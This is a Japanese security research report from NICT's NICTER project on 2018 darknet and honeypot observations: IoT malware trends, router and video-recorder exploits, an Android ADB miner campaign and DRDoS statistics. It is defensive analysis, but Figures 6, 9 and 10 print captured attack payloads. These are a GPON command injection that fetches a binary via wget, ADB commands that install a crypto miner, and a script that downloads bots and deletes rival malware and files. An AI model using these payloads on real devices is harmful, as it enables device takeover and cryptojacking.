NICTER 観測レポート 2018

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティ研究室

1. はじめに

本レポートは，NICTER プロジェクト[*1] で実施しているダークネット観測[*2] および各種ハニーポットで捉えた 2018 年のサイバー攻撃の状況についてまとめたものです．

2018 年は 2017 年に引き続き IoT 機器を対象とした攻撃通信が多数観測されましたが，その傾向には変化が見られました．具体的には，従来から支配的だった 23/TCP (Telnet) 宛ての攻撃通信が減少した反面，各 IoT 機器固有の脆弱性を狙う攻撃活動が増加していることが明らかになりました．本レポートでは，その変化を含めた詳細結果について報告していきます．2018 年の特徴的な観測結果としては主に以下の 3 つが挙げられます．

- 1 IP アドレスあたりの年間観測パケット数が 2017 年と比較して約 1.4 倍の 79 万パケットに達しました．ただし，この増加は主に海外組織による調査目的とみられるスキャン活動の増加が原因でした．一方，IoT 機器を狙った攻撃活動に関しては，23/TCP (Telnet) を狙う攻撃が半減した反面，その他の IoT 機器固有の脆弱性を狙う攻撃活動が増加した結果，IoT 機器を狙った攻撃活動全体としては 2017 年よりも 2 割程度減少しました．本観測結果については，2.3 節で説明します．
- IoT 機器への仮想通貨採掘ツールの大規模感染が発生しました．Mirai 等の IoT マルウェアに仮想通貨採掘機能が取り込まれ，感染機器に設置される事象が多数観測されました．詳しくは 3.1 節で説明します．
- Android OS を搭載した IoT 機器を感染対象とする IoT マルウェアが登場しました．スマートフォンの代表的 OS である Android は，現在では TV やセットトップボックス，カーナビゲーションシステムといった様々な組込み製品に使われています．それらの Android OS を搭載し，インターネットから接続可能で脆弱な設定となっている機器が IoT マルウェア Mirai の亜種に感染する事象が多数観測されました．本事象について，我々は関係組織と連携を行いながら脆弱性報告とインシデント対応を実施しました．詳細については，3.4 節で説明します．

2. 2018 年の観測統計

2.1. 年間観測パケット数

表 1 に NICTER プロジェクトにおける過去 10 年間の毎年の観測パケット数，ダークネット観測規模 (観測 IP アドレス数)，観測パケット数を観測 IP アドレス数で正規化した値を示します．総観測パケット数は観測 IP アドレス数に影響されるため，表の右端の正規化した値がその年のスキャン活動の活発さを表していると考えてください．2018 年は 2017 年とほぼ同じ観測規模となる約 30 万アドレスの観測網を使って観測を行いました．

1 IP アドレスあたりの年間総観測パケット数に注目すると，2017 年の約 56 万パケットを上回る約 79 万パケットを観測しました．これは，2017 年と比べて約 1.4 倍の増加率となっており，依然として増加傾向にあることがわかります．しかしながら，観測パケットを分析した結果，2016 年から 2017 年にかけての増加は IoT 機器を狙

*1. プロジェクトの公式サイト NICTER WEB (https://www.nicter.jp/) では，観測データの一部をリアルタイムで可視化したり，統計情報として公開している．また，観測した事象に関する調査・分析結果をブログを通じて発信している．

*2. インターネット上で到達可能かつ未使用の IP アドレス宛に届くパケットを収集する手法．収集した膨大なパケットについて，送信元に関する情報や宛先のポート番号，パケットの内容などを分析することで，サイバー攻撃の兆候を発見したり，攻撃の傾向等を把握したりできる．

表1: 年間総観測パケット数の統計 (過去 10 年間)

年	年間総観測パケット数	観測 IP アドレス数	1 IP アドレス当たりの年間総観測パケット数
2009	約 35.7 億	約 12 万	36,190
2010	約 56.5 億	約 12 万	50,128
2011	約 45.4 億	約 12 万	40,654
2012	約 77.8 億	約 19 万	53,085
2013	約 128.8 億	約 21 万	63,655
2014	約 256.6 億	約 24 万	115,323
2015	約 545.1 億	約 28 万	213,523
2016	約 1,281 億	約 30 万	469,104
2017	約 1,504 億	約 30 万	559,125
2018	約 2,121 億	約 30 万	789,876

う攻撃通信が増加したためでしたが，2017 年から 2018 年にかけての増加は主に海外組織からの調査目的とみられるスキャンの増加が主な原因だと判明しました．我々は，攻撃傾向の分析の際にノイズとなるこれら調査目的のスキャンの影響を排除するために，一定の判定ルールを設けて調査目的のスキャンの判定と除去を行いました．具体的なルールと判定結果については2.2節で説明します．

一方，IoT 機器を狙った攻撃活動に関しては，攻撃通信の送信元 IP アドレス数のユニーク数 (これ以降，攻撃ホスト数と呼ぶ) は 2017 年と概ね同規模で推移していたことから，2017 年に引き続き多数の感染機器が存在したと推測できます．しかしながら，各攻撃ホストからの 23/TCP (Telnet) 宛てのスキャンについては (正確な原因は不明ですが) 観測パケット数が半減し，代わりにその他の各 IoT 機器固有の脆弱性を狙う攻撃通信が増加した結果，IoT 機器に関連した攻撃通信全体としては 2017 年から 2 割程度の減少が見られました．

2.2. 調査目的のスキャンの判定と除外


インターネットに接続された機器の状況を把握する調査目的で広範囲の IP アドレスに対してスキャンを行う活動は，現在，大学などの研究組織やセキュリティ関連企業，非営利組織など様々な組織が実施しています [1, 2, 3, 4]．過去，これらの調査目的のスキャン活動は，マルウェア感染によるスキャン活動と比較して規模が小さく，全体傾向に大きな影響を与えることは無かったのですが，2018 年に増加した観測パケットを調査した結果，2018 年はこれら調査目的のスキャンが大幅に増加し，全体として無視できない規模になっていることが判明しました．

こうした調査目的のスキャンパケットは，マルウェアによる感染拡大を目的としたスキャンパケットとは異なるため，マルウェアの攻撃活動傾向を分析する際にはノイズとなる情報です．しかしながら，あるスキャンパケットが観測された際に，それが研究組織などによる調査目的のスキャンであるか，それともマルウェアによる感染拡大目的のスキャンであるかを，ダークネット観測で厳密に判断するのは困難です．そこで，今回我々はダークネット観測で得た知見を基に，以下に示す判定ルールを設け，当該条件を満たす IP アドレスを調査目的のスキャンを行うホストの IP アドレスとみなし，当該 IP アドレスからのパケットを除外した上で 2.3節の宛先ポート番号別の年間観測パケット数の割合を出すことにしました．

ある 1 日における 1 つの IP アドレスからのスキャンパケット (TCP SYN と UDP のみ) について，
- 宛先ポート番号のユニーク数が 30 以上
- 総パケット数が 30 万パケット以上

の 2 つの条件を満たす場合，当該 IP アドレスを調査目的のスキャンを行うホストの IP アドレスと判定する．

1 つ目の条件は，多数の宛先ポートに対してスキャンを行っている挙動は調査目的のスキャンである可能性が高い，という仮定に基づく条件です．実際にマルウェアの感染拡大を目的としたスキャンの場合，宛先ポートの対象となるのは基本的に攻撃に利用できるサービスのポートのみです．その数は，我々がこれまでダークネット観測で得た知見によると，多いケースでも 10 から 20 ポート程度のため，30 ポート以上に対してスキャンを行う挙動は，



(1) 調査目的のスキャンパケットを含む　(2) 調査目的のスキャンパケットを除く

図1: 宛先ポート番号別の年間観測パケット数割合

調査目的で広範囲のポート番号に対してスキャンをしている挙動だと判定することにしました．2 つ目の条件は，全体統計に無視できない一定の影響を与えるものに限定するためにパケット数の閾値を設けたものになります．

これらの条件を 2018 年の観測データに適用した結果，1,591 個の IP アドレスが調査目的に使用されている IP アドレスとして抽出され，それらの IP アドレスからの年間の総パケット数は約 753 億パケットにも及びました．これは 2018 年に観測された総パケット数の 35% にも及ぶ数であり，同じ判定ルールを 2017 年の観測データに適用した結果が 6.8% であったことからも，2018 年は調査目的のスキャン活動が 2017 年と比較して非常に活発に行われていたと考えられます．

2.3. 宛先ポート別パケット数割合

図 1 では，1 年間で観測されたすべてのパケット (TCP および UDP) を宛先ポート番号・プロトコル別に集計して，観測パケット数が多かった上位 10 個とその他の割合を示しています．つまりこれらのポート番号・プロトコルに対応したサービスが我々の観測で見えた 2018 年で主要な攻撃対象となったサービスと言えます．

図の左側のグラフは，2.2節で判定した調査目的に使用される IP アドレスからのパケットを含めた場合，図の右側のグラフはそれらを除いて割合を計算した場合のグラフです．調査目的のスキャンは非常に広範囲のポート番号に対してスキャンを実施するため，図1の左側のグラフでは，結果として上位のポートの割合が小さくなり攻撃傾向を把握しづらくなっていますが，それらのノイズを除いた右側の図ではよりはっきりと傾向がわかります．

図 1 を見ると，2018 年に最も多く攻撃通信を観測したのは昨年に引き続き 23/TCP[*3]でした．ただし，その全体に対する割合は 21.7% (調査目的のスキャン除去後) となっており，2017 年における割合 (38.5%) に比べて大きく減少していることが分かります．割合だけでなく実際のスキャンパケット数も 2017 年の約 546 億パケットから 2018 年は約 296 億パケットとおよそ半減しています．

その一方で，23/TCP 宛て以外の攻撃通信として，23/TCP と同様に Telnet に利用される 2323/TCP，機器の管理用 UI を提供する Web サーバが動作する 80/TCP や 81/TCP，8080/TCP，2017 年に Mirai 亜種が感染に利用した Realtek SDK の脆弱性に関連した 52869/TCP[5] など IoT 機器を狙った攻撃活動に関連した通信は昨年度よりも増加しています．IoT 機器を狙った攻撃活動が徐々にではありますが Telnet や UPnP[*4] などの多くの機器で汎用的に動作するサービスから，特定の機器のみで動作するサービスやその脆弱性を狙った攻撃へとシフトしていることが観測結果から見て取れます．

また，IoT 機器以外を狙った攻撃通信に目を向けると，2017 年に登場したランサムウェア WannaCry に関連する 445/TCP に対するスキャンが第 2 位を占めました．WannaCry の活動は沈静化することなく，2018 年においても依然として活発だったことが分かります．

2.4. IoT マルウェアの特徴を持つ攻撃ホスト数の推移

ダークネット観測において，各ポート番号・プロトコル宛の通信が IoT 機器を狙った通信であるかを判断する際，我々は主に以下のような観点で判断しています．

- IoT マルウェアの攻撃通信に見られる特徴があるか
- そのポート番号・プロトコルにおいて何かしらの IoT 機器に関連する脆弱性が公開されていないか
- 攻撃ホストの機器から取得したバナー情報[*5]に IoT 機器の特徴が見られるか

1 つ目の IoT マルウェアの攻撃通信に見られる特徴と

*3. Telnet プロトコルの通常使用するポート番号．Telnet は ID とパスワードを使って遠隔からコンピュータにログインし，操作するために利用される．

*4. Universal Plug and Play の略．ネットワーク上の機器の自動検出や機器間の通信を規定したネットワークプロトコルのこと．

*5. 機器自身が公開しているサービスの種類やバージョンなどを知らせるメッセージ




図2: 日毎の攻撃ホスト数の推移 (Mirai，Hajime)




図3: 日毎の攻撃ホスト数の推移 (Mirai，Hajime)(JP)

しては，著名なものでは Mirai やその亜種の攻撃通信の特徴[*6]や Hajime の特徴[*7]が挙げられます．もちろん，IoT 機器に感染するマルウェアにはこの 2 種類以外にも，Okiru[6] や Satori[7] など多数存在しますが，ここではパケットの特徴が明確で区別が容易かつ，NICTER プロジェクトの観測範囲では 1 台の機器が同時感染しているケースが無く独立事象として取り扱うことができる Mirai と Hajime の 2 つを取り上げ，それらの特徴持つ攻撃ホスト数の推移を図 2 (全世界) および図 3 (日本国内) に示します．

図 2の全体傾向をみると，10 月中旬に Mirai に感染した攻撃ホスト数が 60 万を超えるピークに達し，一時的に Hajime に感染した攻撃ホスト数を追い抜いたものの，全体として Hajime への感染が Mirai の数倍のオーダーで多いことがわかります．4 月に見られる Hajime に感染した攻撃ホスト数のピークは，3.1節で述べる MikroTik 社のルータの感染が背景にあると考えられます．

一方，日本国内に目を向けると (図 3)，全体傾向とは異なり，Hajime への感染は非常に限定的であることが見てとれます．これは Hajime が，日本国内ではあまり普及していない機器を攻撃対象としていることが理由と推測されます．Hajime の攻撃対象サービスは IIJ のレポート [8] にまとめられています．また，Mirai に感染した攻撃ホスト数は 2018 年 1 月上旬には 16,000 ホスト存在していたのが，12 月末の時点でおよそ 1,000 ホストにまで減少しています．これらのホストの大部分は 2017 年の NICTER 観測レポート [9] の 3.4 節で取り上げた，Realtek SDK の脆弱性を悪用されて感染したブロードバンドルータで，2017 年と同様に，感染したホストは 23/TCP および 2323/TCP に対するスキャンを行います．ホスト数が減少した理由として考えられるのは，ユーザが機器をアップデートしたり，機種の買い換えなどの対策を行ったことや，感染ホストの活動が何らかの理由で沈静化したことなどが挙げられますが，真相は不明です．事実，2019 年に入って Mirai の特徴を持つ攻撃ホスト数の増加[*8]を観測しており，日本国内における Mirai の感染が収束したと判断するのは早計だと考えられます．

3. 2018 年に観測した特徴的な事象

2018 年は，2017 年に引き続き Mirai やその亜種の感染活動が継続して観測されました．また，攻撃者が直接的に金銭を得る方法として，感染機器上に仮想通貨の採掘プログラムをインストールする事象が多数確認されました．マルウェアの機能追加は活発に行われており，脆弱性と当該脆弱性を悪用する攻撃コードが一般に公開されたわずか 1 週間後には，その攻撃コードが Mirai 亜種の新機能として取り込まれる事例を観測しています．攻撃側の動きは迅速であり，脆弱性発見時の機器の迅速な脆弱性対策は増々重要になっていると言えます．

本章では IoT 機器の脆弱性を狙った攻撃のうち 2018

*6. SYN パケットの TCP ヘッダのシーケンス番号と宛先 IP アドレスの 10 進数が同じ値

*7. SYN パケットの TCP ヘッダの Window サイズが 14600 で固定

*8. 2019 年 1 月 27 日の時点で約 2,200 ホスト




図4: 攻撃ホスト数の推移（8291/TCP，2000/TCP）

年に我々が観測した顕著な事例を紹介していきます．

3.1. MikroTik RouterOS の脆弱性を狙った攻撃

3 月後半に 8291/TCP および 2000/TCP に対する攻撃ホスト数の増加を観測しました．図 4に当該宛先ポートに対する日毎の攻撃ホスト数の推移を示します．図 4を見ると，まず 3 月 25 日付近に短期間で 8291/TCP 宛ての攻撃ホスト数が急増し，約 60 万ホストが観測されていることがわかります．本事象について分析を進めた結果，以下のような特徴が明らかになりました．

- 攻撃ホストの国はブラジルが 67% と最も多く，続いてイラン 5%，ロシアが 2.3%，アメリカが 2.2% と特定の国に偏っている．
- 観測パケットに Hajime の特徴が見られる．
- アクセスすると MikroTik 社製ルータに特有のポートが空いていたり，ウェブ管理画面のログインページが表示される．
- ウェブ管理画面の HTML のソースが書き換えられ，仮想通貨の採掘を行う Coinhive の JavaScript コードが埋め込まれているホストが存在する．

本攻撃については 360 Netlab が詳細なレポート [10] を公開していますが，MikroTik 社の RouterOS を搭載するネットワーク機器には，機器の管理用ユーティリティソフト Winbox[11] との通信に使用する 8291/TCP 番ポートと，ルータのスループットを計測するための Bandwidth Test Server[12] が動作する 2000/TCP 番ポートが空いているという特徴があります．攻撃者はこれらの特徴を使って各機器が当該製品であることを特定した後に，当該機器の 80/TCP で動作する Webfig[13] の脆弱性を悪用することで機器を乗っ取ります．悪用された攻撃コードがインターネット上に公開されたのは 3 月 12 日で，NICTER で攻撃通信が観測されたのは 3 月 25 日です．この 2 週間足らずの間に攻撃コードがマルウェアに取り込まれ，その悪用が観測されています．

IoT マルウェアは，感染対象の機器の構成上，多くの場合で揮発メモリ領域に感染するため，機器を再起動することでメモリがクリアされ，一時的に駆除することが可能です．しかしながら，我々が実際に MikroTik RouterOS を搭載する機器を使って調査したところ，本攻撃事象においてはマルウェアが機器の不揮発領域に感染するため，機器の再起動等を行うだけでは駆除できず，ルータの OS を最新版にアップデートしなければマルウェアを駆除できませんでした．

我々が確認した限り，執筆時点においても当該脆弱性に CVE 番号[*9]は割り当てられていませんが，製品ベンダである MikroTik 社は当該脆弱性を把握しています．ベンダがユーザフォーラムにて公表した情報によると [14]，脆弱性は 2017 年 3 月に公開された RouterOS v6.38.5 で修正されており，機器の OS を最新版に保つ運用をしていたユーザは脆弱性の影響を受けなかったと考えられます．逆に言えば，適切にアップデートされていなかったり，ファイアウォールの設定が適切でない機器が数十万のオーダーで存在したことを本事象は示しています．

3.2. GPON ホームルータを狙った攻撃

5 月 9 日頃から 80/TCP および 8080/TCP 宛の攻撃ホスト数が連動して急増する事象（図5）を確認し，分析の結果，以下のことが明らかになりました．

- 攻撃ホストはブラジルが 45%，メキシコが 10% で，これら 2 ヶ国で過半数を占めている．
- 観測されるパケットには Hajime の特徴が見られる[*10]．
- 8080/TCP 宛のペイロード（図6）をハニーポットで取

*9. ソフトウェア製品や組込機器など，個別の製品に作り込まれた脆弱性を一意に識別するために割り当てられる識別子のこと．

*10. Hajime 以外のマルウェアによる攻撃活動も報告されている [15]．




図5: 攻撃ホスト数の推移（80/TCP，8080/TCP）

```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host: XXX.XXX.XXX.XXX:8080
Content-Length: 117
User-Agent: python-requests/2.4.3 CPython/2.7.9 Linux/3.16.0-4-amd64
Connection: keep-alive
Accept: / Accept-Encoding: gzip, deflate
XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=
`busybox+wget+http://XXX.XXX.XXX.XXX/gponx
```

図6: 8080/TCP（GPON）宛ての攻撃ペイロード

得し解析したところ，韓国メーカ DASAN Networks の家庭用 GPON[16] ルータを標的とした攻撃であった．

当該ルータに対する攻撃では複数の脆弱性が悪用されました．まず，ルータの管理画面を提供する Web サーバに存在する脆弱性 (CVE-2018-10561) を悪用して認証を回避し，次に任意のコマンド実行を可能にする脆弱性 (CVE-2018-10562) を悪用して，ルータにマルウェアを感染させます．これらの脆弱性がインターネット上に公開されたのは 5 月 3 日であり，脆弱性の公開後わずか 1 週間でマルウェアに取り込まれ，攻撃が観測されました．

本攻撃事象については，製品開発ベンダから当該脆弱性に関する公式なアドバイザリ情報は公表されていません．第三者のセキュリティベンダのレポートによると [17]，当該機器は 9 年前にリリースされたもので，製品のサポート期間は終了しており，公式な修正パッチ等はリリースされないと考えられます．このような状況を受け，セキュリティベンダは非公式の修正パッチをユーザに提供しています [18]．




図7: 攻撃ホスト数の推移（8181/TCP）

3.3. ネットワークビデオレコーダの脆弱性を狙った攻撃

4 月 24 日に 8181/TCP 宛通信の攻撃ホスト数が急増し (図7)，約 13 万ホストを数えました．その後急減し，一旦収束したように思われましたが，9 月 13 日頃から再び増加傾向が見られ，約 7,000 ホストまで増加しました．本事象を分析した結果，以下の特徴が明らかになりました．

- 攻撃ホストはアメリカが 22% と最も多く，韓国 6%，シンガポール 6%，ブラジル 5 % と多数存在する．
- 観測されるパケットには Mirai の特徴が見られる．
- 攻撃ホストは 80/TCP や 81/TCP，8443/TCP，32764/TCP 宛てにもパケットを送信する．
- 攻撃ホストに繋ぎ返すと，NUUO 社製デジタルビデオレコーダ (DVR) のログイン画面が表示される．

NUUO 社は 2004 年より，監視カメラや映像録画用ソフトウェアを開発ベンダとしてグローバル展開しており，同社の製品は世界中で 10 万台以上販売されているとのことです．NUUO 社のデジタルビデオレコーダは 2017 年にも Mirai とは異なる IoT マルウェアに狙われる事例が報告されており [19]，昨年に引き続き攻撃のターゲットとなっています．今回の攻撃では，ビデオレコーダで動作する CGI プログラムに存在していた，任意のプログラム実行を可能にする脆弱性 (CVE-2018-1149, CVE-2018-1150) を悪用するもので，脆弱性の実証コードが GitHub 等に公開されています．我々のハニーポットにおいても攻撃ペイロードを確認しています．

NUUO 社は 9 月 19 日に脆弱性の修正パッチを公表しています．本事象では脆弱性を有する機器がビデオレコーダのため，監視カメラを無効にされたり，監視カメラの映像が流出するといったプライバシー面での影響も考えられるため，当該製品のユーザはベンダが公表するアドバイザリ情報 [20] をもとに直ちに対策することを推奨します．

3.4. Android OS 搭載機器を狙った攻撃

2 月 4 日から 5555/TCP に対する攻撃ホストを観測し，7 月 9 日から急増を観測しました（図 8）．本事象を分析した結果，以下の特徴が明らかになりました．

- 5555/TCP 宛の通信はネットワーク経由の ADB (Android Debug Bridge) が有効になっている Android OS 搭載機器を狙ったものであった．
- Shodan[1] で検索すると，日本国内ではホストの過半数をケーブルテレビ向けセットトップボックス*11 と Android エミュレータが占めていた．
- 世界では，前述の機器以外にもデジタルサイネージやドライブレコーダ，カーナビゲーションシステム，SIM フリーのスマートフォンなど多様な機器が含まれていた．
- 2 種類の異なる攻撃活動が観測され，一方の攻撃活動では他方のマルウェアを感染機器上から削除しようとする（機器のリソースを占有しようとする）活動が見られた．

我々が機器の詳細について実機および様々な販売元の協力を得ながら調査したところ，これらの機器では工場出荷時もしくは OS のインストール時から ADB が不用意に有効になっていたことが明らかになりました．これらの機器がグローバル IP アドレスが直接割り振られる環境で使用された結果，攻撃の対象となり，マルウェア感染が広まったと考えられます．

発見した脆弱な機器については，協調的な脆弱性公開の考え方に基づき，情報セキュリティ早期警戒パートナーシップ*12の受付機関である IPA に届出を行いました．調整機関である JPCERT/CC が機器の販売/開発元である事業者と調整を行った結果，修正のアップデートが公開されていますが [21]，脆弱な機器はその後も新たに見

図8: 攻撃ホスト数の推移（5555/TCP）

```
pm path com.ufo.miner
sync /data/local/tmp/ufo.apk
pm install /data/local/tmp/ufo.apk
rm -f /data/local/tmp/ufo.apk
am start -n com.ufo.miner/com.example.test.MainActivity
ps | grep trinity
rm -rf /data/local/tmp/*
sync /data/local/tmp
chmod 0755 /data/local/tmp/nohup
chmod 0755 /data/local/tmp/trinity
/data/local/tmp/nohup su -c /data/local/tmp/trinity
/data/local/tmp/nohup /data/local/tmp/trinity
```

図9: 5555/TCP 宛てのペイロード（コインマイナー設置）

```
#!/bin/sh
n="i686 arm7 arm6 arm5 x86 x64"
http_server="XXX.XXX.XX.XXX"
cd /data/local/tmp
kill -9 $(pidof 3btrans)     #kill botkiller
for i in $n
do
    cp /system/bin/sh qzx
    >qzx
    curl http://$http_server/rbot.$i > qzx
    chmod 777 qzx
    ./qzx $i
done
kill -9 $(pidof trinity) #kill miner bot
kill -9 $(pidof xig)     #kill miner
#pm uninstall com.ufo.miner #uninstall miner; thanks fbot
setprop service.adb.root 1 #set root property to 1
setprop ctl.restart adbd   #restart adb server
rm /data/local/tmp/* && rm /data/local/tmp/.* #Remove other malwares
rm $0  #suicide
```

図10: 5555/TCP 宛てのシェルスクリプト

つかっているため，引き続き関係各所と連携して対応を続けています．

前述の通り，本事象において我々は，2 種類の異なる攻撃活動を観測しています．1 つ目の攻撃では，仮想通貨の

*11. ケーブルテレビ等で配信される放送信号をテレビで視聴できる信号に変換する機能を持つ機器の総称

*12. ソフトウェア製品やウェブアプリケーションの脆弱性情報の円滑な流通と対策の普及を図るため、公的ルールに基づく官民の連携体制として整備された制度．




図11: 日毎の DRDoS 攻撃件数の推移 (左軸：全体，右軸：日本宛)

1 種である Monero のマイニング用 Android APK[*13] を攻撃対象の機器にインストールし，マルウェアを実行します（図 9）．2 つ目の攻撃では，wget コマンドを使ってシェルスクリプトをダウンロードさせ，マルウェアを実行します（図 10）．その上で，対象機器上に 1 つ目の攻撃で用いられたマルウェアやその他のマルウェアが動作している場合にそれらを削除します．こうした攻撃者同士が感染機器のリソースを占有するために互いのマルウェアを削除するような争いはしばしば起こりますが，IoT マルウェアでも同様の事象が発生していることを確認しました．

本事象については，2019 年 1 月下旬の本レポート執筆時点時点でも攻撃活動を観測しています．スマートフォンを含む，Android OS 搭載機器を使用しているユーザは，不用意に ADB を有効にしていないか，各機器がグローバル IP アドレスを持ち外部から直接アクセスできる状態になっていないか，見覚えのないアプリケーションはインストールされていないか，機器のファームウェアは最新版に更新されているか (ファームウェアアップデートは公開されていないか)，などを確認し，脅威の緩和に務めることが推奨されます．

4. DRDoS 攻撃の観測状況

DRDoS 攻撃 (Distributed Reflection Denial–of–Service Attack) とは，インターネット上の DNS や NTP 等のサーバを悪用して攻撃対象に大量のパケットを送付し，攻撃対象のネットワーク帯域を圧迫する DDoS 攻撃の一種です．

我々は，横浜国立大学吉岡研究室と共同で，DRDoS 攻撃を観測するハニーポットである AmpPot[22, 23] の研究開発を進めています．本章では，NICTER プロジェクトで運用中の AmpPot において，以下の期間と台数で観測した DRDoS 攻撃の状況について報告します．

- 観測期間：2018 年 2 月 1 日～ 12 月 31 日
- 観測機器：AmpPot 9 台[*14]

4.1. 攻撃件数の推移

AmpPot が観測した DRDoS 攻撃の件数の推移 (日毎) を図11に示します．DRDoS 攻撃では大量のパケットが送信されるため，当該攻撃活動をリフレクタの視点から観測する AmpPot にも大量のパケットを観測します．そこで AmpPot では，攻撃件数や規模を把握しやすいように，同一の攻撃対象 (IP アドレス) に対する連続したパケットをまとめて 1 件の攻撃として集計しています．これ以降で示す攻撃件数とはこの集計に基づく件数で，上記の 9 台の AmpPot の観測結果を合計したものです．

上記期間において，AmpPot は累計で約 1,190 万件，一日あたり約 3.5 万件攻撃を観測しました．これは昨年度の観測規模とほぼ同規模であり，昨年に引き続き，依然として DRDoS 攻撃がインターネット上で頻繁に発生していることがわかります．また，AmpPot は累計で約 10 万件，一日あたり約 309 件の日本宛の DRDoS 攻撃を観

*13. Android OS 向けのアプリケーション用ファイルフォーマット．

*14. 昨年とは観測環境が大きく異なるため，昨年との攻撃件数の厳密な比較等は本稿では行いません．

測しました．AmpPot で観測された攻撃全体に占める割合としては少ないものの，日本を対象とした DRDoS 攻撃も継続して発生していることがわかります．日本の攻撃対象にはクラウドサービスや通販サイト，ゲームサイトと推測されるものも含まれており，攻撃対象が多岐にわたっていました．日本宛の攻撃件数が 11 月，12 月ごろにそれぞれ急増した原因は，クラウドサービスの国内リージョンが頻繁に攻撃されたためです．

4.2. 国・地域別の被攻撃件数の割合

国・地域別の被攻撃件数の割合を図12に示します[*15]．全攻撃の約 1/3 がアメリカの IP アドレス宛の攻撃で，2 番目に多い中国，3 番目の香港と合わせると全攻撃の半数以上，さらに上位五カ国で全攻撃の約 2/3 を占めており，攻撃を受けている国には偏りがあることがわかります．また，1 位のアメリカと 2 位の中国は 2017 年と変化が無く，特定の国に攻撃が継続している様子が観測されました．日本は被攻撃件数としては 17 番目 (0.9%) に多く攻撃を受けており，昨年度よりも多くの攻撃件数が観測されました．

